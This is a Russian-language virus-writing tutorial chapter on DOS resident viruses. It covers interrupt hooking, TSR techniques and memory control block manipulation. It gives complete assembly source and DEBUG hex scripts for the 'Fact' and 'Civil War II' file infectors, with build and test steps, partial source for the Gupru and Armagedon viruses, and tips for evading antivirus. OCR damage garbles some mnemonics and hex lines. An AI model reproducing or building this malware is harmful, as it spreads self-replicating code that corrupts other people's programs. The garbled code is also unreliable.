```

Я уверен, что вы уже поняли структуру вируса. Для более эффективной работы *Fact* нуждается в дополнительных функциях, но и в таком виде он вполне дееспособный. Вирус можно разделить на два куска: первая часть — административная и начинается с «code_begin»; вторая часть не выполняется при первой генерации вируса.

При первой генерации *Fact* лишь изменяет IVT и становится резидентом памяти. Этот вирус дремлет до тех пор, пока не инициализируется функция 4bh (загрузить/выполнить програм-

му) прерывания 21h. Тогда он грубо переписывает программу и заменяет ее своим кодом.

Присмотритесь к объектному коду «Oeah» прямо перед областью хранения данных этого прерывания. Помните, программируя паразитический вирус, мы использовали «db 0eh,0,0» в начале программы? То есть мы кодировали особую инструкцию непосредственно в программе. «Oeah» (или двоичное 11101010) — это объектный код для дальнего прыжка. В нашем случае дальний прыжок осуществляется к адресу оригинальной ISR — int 21h.

Ниже приведены отладочные скрипты для вируса *Fact* и жертвы (fly.com):

N FACT.COM

```
E0100B8 21 35 CD 21 89 1E 2D 01 8C06 2F01 B4 25 BA
E0110 17 01 CD 21 92 CD 27 80 FC 4B 75 10 B8 01 3D CD
E 0120 21 93 0E 1F B4 40 B9 2D 00 BA 00 01 EA 00 00 00
E0130 00 5B 46 61 63 74 5D
```

RCX

0037

W

Q

N FLY.COM

```
E 0100 B4 4C B0 00 CD 21
```

RCX

0006

W

Q

Как только вы поместите оба файла в одной директории, напечатайте в окне DOS-подсказки слово «fact». Вирус инсталлируется в память компьютера. Напечатайте «dir» и осмотрите содержание директории. Длина файлов **fact** и **fly** соответственно равна 55 и 6. Теперь напечатайте «fly». Для выполнения программы инициализируется функция 4bh прерывания 21.

Вирус тут же переписет программу **fly** в новой ISR. Снова напечатайте «dir». Вы увидите, что длина **fly** увеличилась до 45. Вот

так все и работает. Если вы перезапустите ваш компьютер, вирус будет удален из памяти.

Мастера по-разному обыгрывают int 27h. Некоторые закрепляют подпрограмму TSR к концу вируса и определяют начало кода, переходящего в память. Другие крепят вирус к началу программы, что облегчает расчет параметров подпрограммы TSR. Кстати, int 27h можно' заменить функцией 31h прерывания 21. Для этого используется следующий код:

```
mov ah, 31h.
mov dx, size (in paragraphs)
int 21 h
```

Рассмотрим пример функции 31h:

Код, приведенный ниже, не является вирусом. Он просто демонстрирует резидентную программу. Wart.com перехватывает прерывание кейборда (int 09h). Когда программа становится резидентной, каждый раз при нажатии на клавиши "h" и "t" (или "H" и "T") вы будете слышать «бипы». Пусть вас не раздражает недопонимание некоторых инструкций. Сейчас вам нужно разобраться в структуре подпрограммы, которая делает код резидентным.

```
code segment
    assume cs:code, ds:code
    org 100h
    vlength equ (resi_leap-start+15)/16
```

```
start:
    jmp resiheap
```

```
old_int9 dd ?
```

```
my_int9:
    push ax
    push ex
    push ds
    in al, 60h
    emp al, 35
```

```
je wart_growth
cmp al,104
je wart_growth
cmp al,20
je wart_growth
cmp al,116
je wart_growth
jmp bye_bye
wart_growth:
mov al,192
out 43h,al
mov ax, 1000
out 42h,al
mov al.ah
out 42h,al
in al,61h
mov ah.al
or al,03
out 61h,al
mov ex, 19000
pause:
loop pause
mov al,ah
out 61h,al
bye_bye:
pop ds
pop ex
pop ax
jmp cs:old_int9
```

Ниже идет код, ответственный за переход в резиденты и перехват int 09h. Верхняя часть нужна для того, чтобы оставаться резидентом, новая ISR — для int 09h.

```
resijeap:
cli
mov ax,3509h
int 21 h
```

```

mov word ptrold_int9,bx
mov word ptrold_int9+2,es
mov ax,2509h
mov dx,offset my_int9
int 21h
mov ah,31h
mov dx,vlength
sti
int 21h

code ends
end start

```

N WART.COM

```

E 0100 EB 43 90 00 00 00 50 51 1E E4 60 3C 23 74 OF
E 0110 3C68 74 0B 3C 14 74 07 3C 74 74 03 EB 1F 90 B0
E 0120 COE6 43 B8E8 03E6 42 8AC4E6 42E4 61 8A EO
E 0130 0C 03 E6 61 B9 38 4AE2FE8AC4E6 61 1F59 58
E 0140 2EFF2E03 01 FA B8 09 35 CD 21 89 1E 03 01 8C
E 0150 06 05 01 B8 09 25 BA 07 01 CD 21 B4 31 BA 45 01
E 0160 FBCD21 48 6F72 6E79 20 54 6F61 64 21 OAOD
RCX
0070
w
Q

```

Блоки управления памятью

Прежде чем приступить к рассмотрению MCB (*Memory Control Block* — блока управления памятью), мы немного поговорим о самой памяти. Как вы помните, мы сейчас обсуждаем реальный режим программирования 8086 процессора. То есть нам нужно учитывать ограничения памяти.

Из доступного 1 Мб мы имеем две области: условную (основную) и высокую память. Выше 1 Мб располагаются расширенная и верхняя памяти.

Conventional memory (основная память) — 0 до 640 Кб
 Upper Memory (высокая память) — 640 Кб до 1 Мб
 Extended memory (расширенная память) — Адреса выше 1 Мб
 High Memory (верхняя память) — Адреса выше 1 Мб

Большинство вирусмейкеров используют основную память. Если вы встретите слова о загрузке вируса в верхнюю память, то имеется в виду загрузка вируса в верхнюю часть основной памяти. Основная память делится на блоки. Каждый блок памяти «описывается» блоком управления памятью или МСВ.

В начале каждого блока памяти DOS создает однопараграфный (16-байтовый) заголовок, который описывает атрибуты блока. Сами блоки памяти делятся на 16-байтовые параграфы. Когда DOS назначает блоки памяти для программы, МСВ описывает, как будет использован данный блок памяти.

МСВ располагается прямо перед блоком памяти, который он описывает. Все МСВ образуют цепь, и каждый МСВ в цепи имеет определенный статус — М или Z. Статус М указывает, что данный МСВ расположен в цепи, а статус Z указывает на последний МСВ в цепи.

МСВ

— Блок —
 — памяти —

МСВ

— Блок —
 — памяти —

МСВ

— Блок —
 — памяти —

и так далее...

Рис. 8. Формат МСВ

Какую же информацию мы можем найти в МСВ?

Формат МСВ следующий:

Табл. 5. Характеристики формата МСВ

Блоки управления памятью			
Офсет	Имя	Длина (байты)	Описание
0	Локация	1	Статус МСВ (М или Z)
1	Владелец	2	PSP сегмент начала памяти
3	Размер	2	Длина в параграфах
5	Неизвестно	3	Зарезервировано
8	Имя владельца	8	Имя файла (появляется в картах памяти)

Теперь рассмотрим техники, которые используют манипуляции с МСВ для выделения памяти вирусному коду.

Мы уже обсудили перехват прерываний для активизации вирусного кода и методы становления резидентом памяти.

Сейчас нам нужно научиться назначать память с помощью DOS-функций и манипуляций с МСВ.

Ниже представлен рисунок, который отражает логику метода МСВ в процессе вирусной инфекции.

Программа-жертва получила всю доступную память.

Вирус должен позаимствовать у жертвы часть памяти для себя и переместиться в эту область памяти.




Рис. 9. Логика метода МСВ в процессе вирусной инфекции

При назначении памяти мы будем использовать следующие прерывания: функцию 4ah (установить размер блока памяти) и **функцию 48h** (назначить блок памяти) прерывания 21.

Сначала вирус должен затребовать максимальное количество доступной памяти. Это выполняется с помощью функции 4ah.

Наша стратегия такова: мы требуем неординарное количество памяти, функция не может обеспечить нас этим количеством и указывает нам фактическое количество доступной памяти. Код будет следующим:

```
mov ah,4ah
mov bx.Offffh
int 21h
```

Запрос **Offffh** означает 65535 параграфов памяти — абсолютно неправильное значение.

В результате в регистр `Bx` вернется максимальное значение фактической доступной памяти. Имеются другие методы для этой операции.

К примеру, вы можете получить непосредственный доступ к МСВ и прочитать значение оттуда. Когда программа загружается в памяти, ей выделяется вся доступная память. Это значение появляется в МСВ в офсете 3.

Мы можем получить непосредственный доступ к МСВ, декрементируя сегментный регистр до адреса МСВ. Код для этой операции таков:

```
mov ax,ds
dec ax
mov ds,ax
;получаем МСВ из DS
mov bx,word ptr ds:[03]
```

В `Bx` содержится размер МСВ или полной доступной памяти.

Вооружившись данной информацией мы можем вычесть из размера МСВ известный нам размер вируса плюс 1 и выполнить функцию снова. Например:

```
mov ax,4ah
sub bx,(endOfVirus-beginOfVirus+ 15)/16+1
int 21 h
```

При расчете количества назначаемой памяти не забывайте, что счет ведется в параграфах. Поэтому размер вируса нужно разделить **на 16**. Размер вируса вычисляется вычитанием офсета для конца вируса из офсета начала и добавлением 15. Добавление 15 — это способ округления.

Расчет должен быть точным, чтобы не превысить требуемого количества. Если вы переместите в память хотя бы один неучтенный байт, возникнет вероятность того, что будет переписано «М» в следующем МСВ, а это вызовет сбой системы.

Код назначения памяти для вируса будет следующим:

```
mov ax,48h
```

```
mov bx,(endOfVirus-beginOfVirus+15)/16
int 21 h
```

После того как **мы** назначили память для вируса, нам нужно **изменить** МСВ и переместить вирус в память. При **успешном выполнении функции 48h** сегментный адрес **назначенного** блока памяти **возвращается в ax**. А мы с вами **знаем**, что МСВ располагается перед своим блоком памяти. Чтобы получить доступ к МСВ, нам нужно **декрементировать сегментный** адрес в ax и передвинуть адрес в регистр дополнительного сегмента, то есть в ES.

Взгляните на этот код:

```
dec ax
mov es:ax
```

Итак, мы можем взять МСВ из ES. Теперь рассмотрим структуру МСВ и прикинем, что нам нужно изменить. Прежде всего мы изменим статус МСВ на «Z» — конец **цепи**. Здесь вы можете **использовать** «Z» или его шестнадцатиричный **эквивалент** (5ah). Опытные мастера меняют PSP-сегмент владельца в офсете 1 и указывают, что **данный** блок принадлежит DOS. Это выполняется перемещением 8 в локацию.

Если в **этой** локации находится ноль, то блок свободный. Фактически, вы можете установить сегментный адрес, чтобы тот указывал на код вируса, но в целях выживания среди злобных антивирусных программ владельцем лучше сделать DOS, установив значение 8.

Код будет таким:

```
mov byte ptr es:[0], 'Z'
mov word ptr es:[8], 8
```

Теперь мы должны копировать вирус в память. Это делается так: мы икрементируем ax и возвращаем блок памяти обратно в ES; загружаем сегмент данных (DS) значением сегмента кода (CS); очищаем **индекс** назначения с **помощью XOR**; устанавливаем длину вируса в cx и выполняем инструкцию «повторить перемещение байтов». Код выглядит примерно так:

```
inc ax
mov es,ax
push cs
pop ds
xor di,di
lea si,startOfVirus
mov cx,endOfVirus-startOfVirus
rep movsb
```

В этом простеньком коде используется дельта-офсет. Но вы можете применить другую технику. Некоторые адепты Искусства манипулируют данными в PSP, MCB и BIOS. Взгляните на следующий код:

```
sub word ptr cs:[2],40h

mov ax,cs
dec ax
mov ds,ax
sub word ptr ds:[3],40h
*      ---      ----
mov ax,40h
mov ds,ax
sub word ptr ds:[13h],1
mov ax,word ptr ds:[13h]
shl ax,6
mov es,ax
push cs
pop ds
xor di,di
lea si,start
mov cx,end-start
rep movsb
```

Это компактный модуль для становления резидентом памяти. Первая часть манипулирует верхушкой памяти PSP. Когда программа загружается для последующего выполнения, PSP располагается перед программой — от 00 до 100h (CS).

Первоначальное вычитание 40h (1 Кб) из PSP опускает вершину памяти в PSP. Следующая часть вам уже знакома — доступ к

МСВ и вычитание 40h (1 Кб) из размера МСВ. Быстро взгляните на офсет 3 в карте МСВ. Далее, нам нужно изменить BIOS. Область данных в BIOS в 413h и 414h — это количество доступной базовой памяти. Ее нужно сократить на 40h, тогда мы сможем зарезервировать для нашего кода достаточно места и гарантировать, что он не будет переписан.

В вышеуказанном коде локация 413h становится доступной с помощью сегмента 40[0]h и офсета 13h. Значение, которое вычитается из локации 413h области данных BIOS, — это количество требуемых килобайтов (в нашем случае 1 Кб).

Подстроив BIOS, мы должны найти адрес свободного сегмента. Это делается с помощью умножения количества базовой памяти подстроенной BIOS на 64. Здесь можно использовать инструкцию *SHL (Shift Logical Left* — логический сдвиг влево).

В семействе процессоров 8088/8086 инструкция *SHL* используется с константами до 31. В вышеуказанном коде мы используем константу 6. При работе с 8088/8086 вам нужно загрузить *CL* константой и применить *SHL ax, cl*.

Чтобы продемонстрировать технику манипуляций с МСВ, мы рассмотрим вирус *Civil War II V1.1*, написанный Dark Helmet. В этом вирусе не имеется подпрограммы разрушения, хотя лживые авиры изображают его чуть ли не смертельно опасным. Возможно, вас удивит применение обработчика *int 24h*. Это обработчик критических ошибок.

Перехватывая прерывание 24h, вы получаете сообщения о критических ошибках до того, как они появятся на экране. Такой прием позволяет избегать обнаружения. Вирусы *Fact* и *Civil War II* можно компилировать с помощью TASM. Применяйте следующие команды:

```
A:\tasm civilwar(or Fact).asm
```

и

```
A:\tlink /t civilwar(or Fact).obj
```

Как видите, я ссылаюсь на диск A: (дискету). Вам лучше перейти в окно DOS. Проведите эксперимент, который мы выполняли с вирусом *Fact*. Поместите вирус и наш тестовый COM-файл «FLY» в одну директорию. Проверьте размер программы FLY до и

после выполнения программы, а также до и после того, как вирус станет резидентом.

Совет: всегда проверяйте код на вложенные подпрограммы разрушения. Вирусы могут наносить вред разными способами, но наиболее общим является использование функций 03h, 05h, 09h прерывания 13h. Если вы видите в коде `int 13h`, значит, здесь заложена бомба.

Вирус Civil War II V1.1 — создан Dark Helmet

.Radix 16

`Civil_War` Segment

Model small

Assume cs:Civil_War, ds:CivilWar, es:Civil_War

org 100h

len equ offset last - begin

virusjen equ len / 16d

dummy, db 0e9h, 03h, 00h, 44h, 48h, 00h ;маркер

; прыжок + инфекций

begin: Call virus ;производим вызов, чтобы втолкнуть

;IP в стек

virus: pop bp ;получаем IP из стека

sub bp,109h ;подстраиваем IP

restore_host:

mov di,0100h ;восстанавливаем начало

lea si,ds:[carrier_begin+bp] ;программы-носительницы

mov cx,06h

rep movsb

checkresident:

mov ah,0a0h ;проверяем, был ли вирус уже

int 21h ;инсталлирован

```

        cmp ax,0001h
        je  end_virus
adjust_memory:
mov     ax,cs          ; начало блока управления
dec     ax             ; памятью
        mov     ds,ax
cmpbyteptrds:[0000],5a ;проверяем, не последний ли блок
jne     abort          ;если не последний, то конец
mov     ax,ds:[0003]    уменьшаем длину памяти на
sub     ax,40           ;1 килобайт
        mov     ds:[0003],ax
        sub wordptrds:[0012],40h

install_virus:
mov     bx,ax          ;es указывает на начало
mov     ax,es          ;вируса в памяти
        add     ax,bx
        mov     es,ax
mov     cx,len         ;cx=длина вируса
mov     ax,ds          восстанавливаем ds
        inc     ax
        mov     ds,ax
lea     si,ds:[begin+bp] указываем на начало вируса
lea     di,es:0100      указываем на локацию памяти, в
        rep     movsb
;которую будет копировать вирус
mov     [vjrur_segment+bp],es ;сохраняем начало вируса в памяти
mov     ax,cs          ;восстанавливаем es
        mov     es,ax
hook_vector:
cli                     .никаких прерываний извне
mov     ax,3521h        ;меняем вектор int 21

```

```

int    21h
mov     ds,[virus_segment+bp]
mov     old_21h-6h,bx
mov     old21h+2-6h,es
mov     dx,offset main_virus - 6h
mov     ax,2521h
int     21h
sti

```

abort:

```

mov     ax.cs
mov     ds.ax
mov     es.ax

```

end_virus:

```

mov     bx,0100h           ;прыжок в нача
jmp     bx

```

main_virus:

```

pushf
cmp     ah,0a0h           проверяем вызов вируса
jne     new_21h           ;нет вызова вируса
mov     ax,0001h          ;ax = id
popf           ;возвращаем id
iret

```

```

new_21h: push ds          ;сохраняем регистры
push es
push di
push si
push ax
push bx

```

```
push cx
```

```
push dx
```

```
check_open:
```

```
    cmp ah,3dh
```

```
    je  chk_com
```

```
check_exec:
```

```
    cmp ax,04b00h    ;функция ехес?
```

```
    je  chk_com
```

```
continuu: pop dx      восстанавливаем
```

```
    pop ex
```

```
    pop bx
```

```
    pop ax
```

```
    pop si
```

```
    pop di
```

```
    pop es
```

```
    pop ds  •
```

```
    popf
```

```
    jmp dword ptrcs:[old _21h-6]
```

```
chkcom: mov cs:[name_seg-6],ds
```

```
    mov cs:[name_off-6],dx
```

```
    eld      ;проверка на расширение COM
```

```
    mov di,dx
```

```
    push ds
```

```
    pop es
```

```
    mov al,'.'      ;поиск расширения
```

```
    repne scasb ;проверка на "COM"
```

```
    cmp word ptr es:[di],'OC ;проверка 'CO'
```



```
jne continu
cmp word ptr es:[di+2], 'M' -.проверка 'M'
jne continu
```

```
call setjnt 24h
call set_atribuut
```

open_file:

```
mov ds,cs:[name_seg-6]
mov dx,cs:[name_off-6]
mov ax,3D02h ;открываем файл
calldo_int21h
jc close_file
push cs
pop ds
mov [handle-6],ax
mov bx,ax
```

```
call get_date
```

checkinfect:

```
push cs
pop ds
mov bx,[handle-6] ;читаем первые 6 байтов
mov ahf,3fh
mov cx,06h
lea dx,[carrier_begin-6]
call do_int 21h
```

```
mov al, byte ptr [carrier_begin-6]+3 ;проверка букв
mov ah, byte ptr [carrier_begin-6]+4 ;'D' и 'H'
cmp ax,[initials-6]
```

je savedate ;если равны, то файл уже инфицирован

getjenght:

mov ax,4200h указатель файла на начало

call move_pointer

mov ax,4202h указатель файла на конец

call move_pointer

sub ax,03h ;ax = длина файла

mov [lenght_file-6],ax

call write_jmp

call write_virus

save_date:

push cs

pop ds

mov bx,[handle-6]

mov dx,[date-6]

mov cx,[time-6]

mov ax,5701h

call do_int21h

close_file:

mov bx,[handle-6]

mov ah,03eh закрываем файл

call do_int21h

mov dx,cs:[old_24h-6] восстанавливаем int 24h

mov ds,cs:[old_24h+2-6]

mov ax,2524h

call do_rnt 21h

```
jmp continu
```

```
new_24h: mov al,3
        tret
```

- Процедуры -

```
move_pointer:
    push cs
    pop ds
    mov bx,[handle-6]
    xor cx,cx
    xor dx,dx
    call do_int21h
    ret
```

```
do_int21h:
    pushf
    call dword ptr cs:[old_21 h-6]
    ret
```

```
writeJump:
    push cs
    pop ds
    mov ax,4200h
    call movepointer
    mov ah,40h
    mov cx,01h
    lea dx,[jump-6]
    • call do_int 21h
    mov ah,40h
```

```
mov cx,02h
lea dx,[lenght_file-6]
call do_int 21h
mov ah,40h
mov cx,02h
lea dx,[initials-6]
call do_int21h
ret
```

write_virus:

```
push cs
pop ds
mov ax,4202h
call move_pointer
mov ah,40
mov cx,len
mov dx,100
call do_int21h
ret
```

get_date: mov ax,5700h

```
call do_int21h
push cs
pop ds
mov [date-6],dx
mov [time-6],cx
ret
```

set_int24h:

```
mov ax,3524h
call do_int21h
mov cs:[old_24h-6],bx
mov cs:told_24h+2-6],es
```

```

mov dx,offset new_24h-6
push cs
pop ds
mov ax,2524h
call do_int 21h
ret

```

set_atribuut:

```

mov ax,4300h      ;получаем атрибут
mov ds,cs:[nameseg-6]
mov dx,cs:[name_off-6]
call do_int 21h
and cl,IDfeh      устанавливаем атрибут
mov ax,4301h
call do_int 21h
ret

```

;Данные

```

old_21h      dw 00h.00h
old_24h      dw 00h.00h
carrier_begin db 090h, 0cdh, 020h, 044h, 048h, 00h
text db "Civil War II v1.1, (c) 06/03/1992 Trident/Dark Helmet",00h
jump         db 0e9h
name_seg     dw ?
name_off     dw ?
virus_segment dw ?
lenght_file  dw ?
handle       dw ?
date         dw ?
time         dw ?

```

initials dw 4844h

last db 090h

Civil_war ends

end dummy

Отладочный скрипт для вируса Civil War II

N CIVIL COM

E0100E90300444800E800005D81 ED 09 01 BFOO
E0110 01 8DB6FF02B9 06 00 F3 A4 B4 A0 CD 21 3D 01
E 0120 00 74 5E 8C C8 48 8E D8 80 3E 00 00 5A 75 4C A1
E 0130 03 00 2D 40 00 A3 03 00 83 2E 12 00 40 8B D8 8C
E 0140 00 03 C3 8E 00 B9 57 02 8C D8 40 8E D8 8D B6 06
E 0150 01 BF 00 01 F3A4 3E8C86 51 03 8CC8 8E C0 FA
E0160B8 21 35 CD 21 3E8E9E51 03 891EF1 02 8C 06
E 0170 F3 02 BA 80 01 B8 21 25 CD 21 FB 8C C8 8E D8 8E
E0180 C0 BB 00 01 FFE3 9C 80 FC A0 75 05B8 01 00 9D
E0190 CF 1E 06 57 56 50 53 51 52 80 FC 3D 74 13 3D 00
E 01 A0 4B 74 0E 5A 59 5B 58 5E 5F 07 1F 9D 2E FF 2E F1
E 01 B0 02 2E 8C 1E 47 03 2E 89 16 49 03 FC 8B FA 1E 07
E 01C0 B0 2E F2 AE 26 81 3D 43 4F 75 D8 26 83 7D 02 4D
E01D0 75D1 E8EC00E8 05 01 2E 8E 1E47 03 2E 8B 16
E01E0 49 03 B8 02 3D E8 83 00 72 54 0E 1F A3 4F 03 8B
E01F0 D8 E8 BC 00 0E 1F 8B 1E 4F 03 B4 3F B9 06 00 BA
E 0200 F9 02 E8 66 00 A0 FC 02 8A 26 FD 02 3B 06 55 03
E 0210 74 18 B8 00 42 E8 45 00 B8 02 42 E8 3F 00 2D 03
E 0220 00 A3 4D 03 E8 4B 00 E8 72 00 0E 1F 8B 1E 4F 03

```

E 0230 8B 16 51 03 8B 0E 53 03B8 01 57 E8 2D00 8B 1E
E 0240 4F 03 B4 3E E8 24 00 2E 8B 16 F5 02 2E 8E 1E F7
E 0250 02 B8 24 25 E8 14 00 E9 49 FF B0 03 CF OE 1F 8B
E 0260 1E 4F 03 33 C9 33 D2 E8 01 00 C3 9C 2E FF 1E F1
E0270 02 C3 OE 1F B8 00 42 E8 E3 FF B4 40 B9 01 00 BA
E 0280 46 03 E8 E6 FF B4 40 B9 02 00 BA 4D 03 E8 DB FF
E 0290 B4 40 B9 02 00 BA 55 03 E8 D0 FF C3 OE 1F B8 02
E 02A0 42 E8 B9 FF B4 40 B9 57 02 BA 00 01 E8 BC FF C3
E 02B0 B8 00 57 E8 B5 FF OE 1F 89 16 51 03 89 OE 53 03
E 02C0 C3 B8 24 35 E8 A4 FF 2E 89 1E F5 02 2E 8C 06 F7
E 02D0 02 BA 54 02 OE 1F B8 24 25 E8 8F FF C3 B8 00 43
E02E0 2E8E1E47 03 2E8B 16 49 03 E8 7E FF 80 E1 FE
E 02F0 B8 01 43 E8 75 FF C3 00 00 00 00 00 00 00 00 90
E 0300 CD 20 44 48 00 43 69 76 69 6C 20 57 61 72 20 49
E031049 20 7631 2E31 2C 20 28 63 29 20 30 36 2F 30
E 0320 33 2F 31 39 39 32 20 54 72 69 64 65 6E 74 2F 44
E 0330 61 72 6B 20 48 65 6C 6D 65 74 2C 20 54 68 65 20
E 0340 4E 65 74 68 65 72 6C 61 6E 64 73 00 E9 00 00 00
E 0350 00 00 00 00 00 00 00 00 00 00 00 44 48 90

```

RCX

025E

W

Q

Теперь для практики рассмотрим несколько известных вирусов.

Вирус Gupru

Это сравнительно простой резидентный **COM-инфектор**. Он использует стандартный метод для становления резидентом памяти (с помощью int 27), который заставляет **жертву** прерываться при первом выполнении. Затем инфицированные файлы выполняются нормально. В этом вирусе применяется интересный метод восстановления сохраненных байтов и довольно необычная техника возвращения контроля жертве после становления вируса резидентом памяти. (Данный вирус ассемблировался не на TASM, поэтому внимательно читайте комментарии.)

.model tiny

.radix 16

.code

org 100h

start:

call Get_Offset

Get_Offset:

pop si ;SI = офсет вируса + (Get_Offset - начало)

mov ax,3521h

mov bx,ax

int 21 h ;получаем адрес int 21

mov ds:[si+Int_21_Offset-103],bx сохраняем **старое int 21**

mov ds:[si+Int_21_Segment-103],es

mov dx,si ;байты варьируются в зависимости от

db 89,0f2 применяемого Ассемблера

add dx,offset int_21_Handler-104

db 83,0c2,1f

mov ah,25h

int 21h устанавливаем int 21


```

inc  dh    добавляем 100h байтов из отладчика, чтобы
           ;стать резидентом

           push  cs
           pop   es

int    27h    ;TSR (прервать и остаться резидентом)
           ;DX+1 = конец области для перехода в резиденты

int_21_Handler:

cmp    ax,4B00h    ;это вызов загрузить/исполнить?
je     Infect      ;да? Прыгнуть к Infect

cmp    al,21h      проверка на резидентуру?
jne    Go_int_21    ;нет? Восстановить контроль для int 21

           ;cmp    ax,bx      ;ax и bx одинаковы?
           db    39,0d8

jne    Go_Int_21    ;нет, восстановить контроль для int 21

push   word ptr [si+3dh] ;3dh = офсет Storage_Bytes -
           ;Get_Offset. Мы получаем первое слово
           ;сохраненных байтов, которое затем
           ;вытаскивается в CS:100 для восстановления
mov     bx,offset ds:[ 100] ; 100 = начало COM
           pop    word ptr [bx]

mov     cl,[si+3Fh]    восстанавливаем 3-й сохраненный байт
           mov     [bx+2],cl

Restore_Control:
           pop     ex
           push    bx

           iret      ;прыгаем назад к жертве Storage_Bytes

db    0,0,0.
Infect:

```

```
push ax
push bx
push dx
push ds
mov ax,3D02h
```

int 21 h ;открываем файл с доступом к чтению/записи

```
xchg ax.bx
call Get_Offset_Two
```

Get_Offset_Two:

```
pop si
push cs
pop ds
mov ah,3F
mov cx,3
```

sub si, 10 устанавливаем SI=Storage_Bytes

```
mov dx.si
db 89,0f2
```

int 21 h ;читаем первые 3 байта файла

cmp byteptr[si],0E9h ;первая команда является прыжком?

jne Close_File ;нет? Прыжок к Close_File

```
mov ax,4202h
xor dx.dx
xor cx.cx
```

int 21h ;переходим к концу файла

```
xchg ax.di
mov ah,40h .
mov cl,98h ;размер вируса
mov dx.si
```

```

db      89,0f2
sub     dx,40h    ;начало вируса
int     21 h ;прикрепляем вирус к новой жертве
mov     ax,4200h

xor     cx,cx
xor     dx,dx
int     21h ;возвращаемся к началу файла
mov     cl,3

sub     di,cx
db      29,0cf
mov     [si+1],di
mov     ah,40h
mov     dx,si-

db      89,0f2
int     21h ;пишем 3-байтовый прыжок к файлу

```

Close_File:

```

mov     ah,3Eh
int     21 h

```

```

pop     ds
pop     dx
pop     bx
pop     ax

```

Go_int_21:

```

db      0EAh;      продолжаем int 21

```

```

int_21_Offset dw    ?

```

```

int_21Segment dw    ?

```

```

end     start

```

Вирус Armagedon

Когда вирус становится TSR, дозвон контролируется новым обработчиком INT 08. Вирус становится резидентным с помощью int 27, но наиболее интересна процедура инфицирования файлов. (Вирус 911 напрямую связан с вирусом *Armagedon*; единственными различиями являются телефонный номер и текст сообщения.

```
.model tiny    устанавливаем Ассемблер в режим Tiny
.radix 16 устанавливаем, что числа будут шестнадцатиричными
.code
    org    100
```

загружаем прыжок:

start:

```
    jmp    Virus_Entry
```

обработчик int 21:

int_21:

```
    pushf
```

```
    cmp    ah,0E0    ;это инсталляционный чек?
```

```
    jne    not_check ;если нет, переходим к not_check
```

```
    mov    ax,0DADA ;если да, возвращаем 0DADA
```

```
    popf                ;и выходим из прерывания
```

```
    iret
```

not_check:

```
    cmp    ah,0E1 ;0E1 = требуется для сегментного адреса вируса
```

```
    jne    not_seg_req ;не E1? Тогда переходим к not_seg_req
```

```
    mov    ax,cs    перемещаем адрес вируса в ax
```

```
    popf                ;и выходим из прерывания
```

```
    iret
```

not_seg_req:

```
    cmp    ax,4B00    загрузить и выполнить?
```

```

je    Infect          ;начинаем инфицирование
Go int 21:

        popf

        jmp  dword ptrcs:[int_21_Off]
db      2e,0ff,2e,22,01      ;прыжок к int 21 (сделан)

;основные данные:
int_21_Off  dw    138dh
int_21_Seg  dw    029a

int_08_Off dw    022 Bh
int_08_Seg  dw    70

ReadyByte   db    0
TimingCounter db    8
save_time_a  db    10
save_time_b  db    9
save_date   db    34
Bytes_Written dw    0
waste_byte   db    0
CharacterCount db    0
DataReady    db    0
Ports_Initialized db    0

com         db    'COM'
handle      dw    5
file_size   dw    2
            db    0.0
memallocated dw    1301
save ss     dw    12AC

```

```

save_sp      dw  0FFFE
filename_seg  dw  9B70
filename_off  dw  3D5Bh
attribs       dw  20
file_date     dw  0EC2
file_time     dw  6E68
              db  0,0,81,0
cs_save_3     dw  12AC
              db  5C,0
cs_save_1     dw  12AC
              db  6C,0
cs save 2     dw  12AC
    
```

Infect:

```
push  ds bxi cx ax dx bp es di  сохраняем регистры
```

```
eld          ;очищаем индекс направления
```

```
push  dx ds      сохраняем адрес имени файла
```

```
xor  cx,cx      ;обнуляем cx для использования счетчика
```

```
mov  si,dx      {перемещаем офсет имени файла в si
```

Find_End_Of_Filename:

```
mov  al,[si]     ;получаем букву из имени файла
```

```
emp  al,0        ;мы уже в конце имени файла?
```

```
je  Check_Filename ; да? Переходим к loc_7
```

```
inc  cx          ;счет
```

```
inc  si          указатель на следующий символ
```

```
jmp  short Find_End_Of_Filename
```

Check_Filename:

```
add  dx,cx      добавляем длину имени файла к
```

```

;началу адреса имени файла
sub    dx,3    ;вычитаем 3 для расширения
mov     si,offset com    ;com='COM'
mov     di,dx    устанавливаем di=dx на Check

```

;Следующие несколько строк чека (проверки) для Command.Com:

```

emp     byte ptr [di-3],4E    предпоследняя буква 'N'?
jne     setup_check    ;если нет, то это не COMMAND,
        ;и тогда переходим к 1ос_8
emp     byte ptr [di-2],44    последняя буква 'D'?
je      Infect_Error    ;если да, то это COMMAND,
        ;переходим к Infect_Error.

```

setup_check:

```

mov     cx,3    настраиваем петлю

```

checkifcom:

```

        mov     al,cs:[si]
        emp     al,[di]
        jne     Infect_Error
inc     si    ;проверка расширения 'COM'
inc     di    ;если да, инфицируем, в ином случае
loop    check_if_com    ;переходим к Infect_Error

```

```

        pop     ds
        pop     dx    восстанавливаем оригинальное имя файла
